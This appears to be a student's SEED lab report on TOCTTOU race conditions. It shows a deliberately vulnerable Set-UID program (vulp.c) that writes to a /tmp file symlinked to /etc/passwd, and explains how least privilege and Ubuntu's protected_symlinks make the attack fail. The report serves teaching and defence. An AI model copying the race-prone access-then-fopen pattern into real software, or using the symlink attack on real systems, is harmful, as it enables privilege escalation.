


```
vulp.c (~/) - gedit
#include<stdio.h>
#include<unistd.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    uid_t realuid = getuid();
    uid_t effectiveuid = geteuid();

    /* get user input */
    scanf("%50s", buffer );
    seteuid(realuid);


    if(!access(fn, W_OK))
    {
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
    seteuid(effectiveuid);
}
```

Fig: Updated vulp.c file



```
Terminal File Edit View Search Terminal Tabs Help
root@VM: /home/seed
[03/23/21]seed@VM:~$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:19:30: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:19:30: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:19:30: note: include '<string.h>' or provide a declaration of 'strlen'
[03/23/21]seed@VM:~$ sudo chown root vulp
[03/23/21]seed@VM:~$ sudo chmod 4755 vulp
[03/23/21]seed@VM:~$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Mar 23 14:25 /tmp/XYZ -> /etc/passwd
[03/23/21]seed@VM:~$ ll /tmp/ABC
lrwxrwxrwx 1 seed seed 9 Mar 23 14:25 /tmp/ABC -> /dev/null
[03/23/21]seed@VM:~$ ll vulp
-rwsr-xr-x 1 root seed 7744 Mar 23 14:57 vulp
[03/23/21]seed@VM:~$ ./attack
```

The attack is not successful, as shown in the screenshot below. Following the principle of least privilege, the Set-UID program's privilege is temporarily revoked because the effective user ID is the same as the real user ID. As a result, the vulnerable program would no longer be vulnerable. This is because the fopen command, which previously used the effective user ID to open the privileged file /etc/passwd, no longer has access to the file because the effective user ID is that of the seed, who does not have the privilege to open it. We reject the extra privileges that are not needed by setting the effective user id to the real user id at the time of execution.



The first terminal screenshot shows a user running `cat /etc/passwd | grep test` and then `bash target.sh`. The output shows a segmentation fault at line 9 of `target.sh` with the message `./vulp < passwd_input` and three subsequent `No permission` errors. The second terminal screenshot shows the same sequence of commands, but the segmentation fault occurs at line 9 with the message `./vulp < passwd_input` and three subsequent `No permission` errors. The terminal window title is `root@VM: /home/seed`.


```
[03/23/21]seed@VM:~$ cat /etc/passwd | grep test
[03/23/21]seed@VM:~$ bash target.sh
target.sh: line 9: 3680 Segmentation fault      ./vulp < passwd_input
No permission
No permission
No permission

[03/23/21]seed@VM:~$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:14:30: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:14:30: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:14:30: note: include '<string.h>' or provide a declaration of 'strlen'
[03/23/21]seed@VM:~$ sudo chown root vulp
[03/23/21]seed@VM:~$ sudo chmod 4755 vulp
[03/23/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected symlinks = 1
[03/23/21]seed@VM:~$ ll vulp
-rwsr-xr-x 1 root seed 7628 Mar 23 15:33 vulp
[03/23/21]seed@VM:~$ ./attack
```

Fig: Segmentation fault

Task 4: Countermeasure: Using Ubuntu's Built-in Scheme


We start by editing the program from the previous step, deleting the least privilege conditions and re-vulnerabilizing it. We recompile the program after the modifications and make it a Set-UID root program. After that, we allow Ubuntu's built-in race condition protection



The terminal screenshot shows the compilation of `vulp.c` into `vulp` using `gcc -o vulp vulp.c`. It then shows the user running `sudo chown root vulp`, `sudo chmod 4755 vulp`, and `sudo sysctl -w fs.protected_symlinks=1`. The output shows the system's response to these commands, including the warning about the implicit declaration of `strlen` and the successful setting of `fs.protected symlinks = 1`. The user then runs `ll vulp` and `./attack`.

```
[03/23/21]seed@VM:~$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:14:30: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:14:30: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:14:30: note: include '<string.h>' or provide a declaration of 'strlen'
[03/23/21]seed@VM:~$ sudo chown root vulp
[03/23/21]seed@VM:~$ sudo chmod 4755 vulp
[03/23/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected symlinks = 1
[03/23/21]seed@VM:~$ ll vulp
-rwsr-xr-x 1 root seed 7628 Mar 23 15:33 vulp
[03/23/21]seed@VM:~$ ./attack
```

We run the attack program and the `target.sh` program in two different terminals to see if we can still carry out the attack with this condition enabled. The attack is unsuccessful, as can be seen in the screenshot below, and we get Segmentation Fault and No permission in the output. This continues to run in a loop, indicating that our attack was not successful.



```
[03/23/21]seed@VM:~$ bash target.sh
No permission
target.sh: line 9: 18753 Segmentation fault      ./vulp < passwd_input
target.sh: line 9: 18755 Segmentation fault      ./vulp < passwd_input
target.sh: line 9: 18757 Segmentation fault      ./vulp < passwd_input
target.sh: line 9: 18759 Segmentation fault      ./vulp < passwd_input
target.sh: line 9: 18761 Segmentation fault      ./vulp < passwd_input
No permission
No permission
No permission
target.sh: line 9: 18769 Segmentation fault      ./vulp < passwd_input
No permission
No permission
target.sh: line 9: 18775 Segmentation fault      ./vulp < passwd_input
No permission
target.sh: line 9: 18779 Segmentation fault      ./vulp < passwd_input
target.sh: line 9: 18781 Segmentation fault      ./vulp < passwd_input
target.sh: line 9: 18783 Segmentation fault      ./vulp < passwd_input
target.sh: line 9: 18785 Segmentation fault      ./vulp < passwd_input
No permission
target.sh: line 9: 18789 Segmentation fault      ./vulp < passwd_input
No permission
target.sh: line 9: 18793 Segmentation fault      ./vulp < passwd_input
target.sh: line 9: 18795 Segmentation fault      ./vulp < passwd_input
```

Fig: Attack failed

1) *How does this protection scheme work?*

The TOCTTOU race condition vulnerability was exploited in this case, and it included symbolic links in the /tmp directory. As a result, prohibiting programs from following symbolic links under specific conditions may be a way to circumvent this flaw. That is precisely what this built-in prevention method accomplishes. When the sticky symlink prevention option is turned on, symbolic links within a sticky world-writable directory can only be followed if the symlink's owner matches either the follower or the directory owner. Because the program was run with root privileges and the /tmp directory is also owned by root, it will not be able to follow any symbolic links that were not created by root. In our case, the perpetrator, who was also the seed account, formed the symbolic link. As a result, this link will not be pursued, resulting in a crash, as seen. As a result, even though the program has a race condition vulnerability, other users will be unable to access protected files.

2) *What are the limitations of this scheme?*

This safeguarding scheme does not prevent the race condition from occurring, but it does prevent it from causing harm. As a result, it is a good access control mechanism that

allowed only the intended users to access the files but did not prevent the race condition from occurring. This protection only applies to world-writable sticky directories like /tmp, and not to other kinds of directories.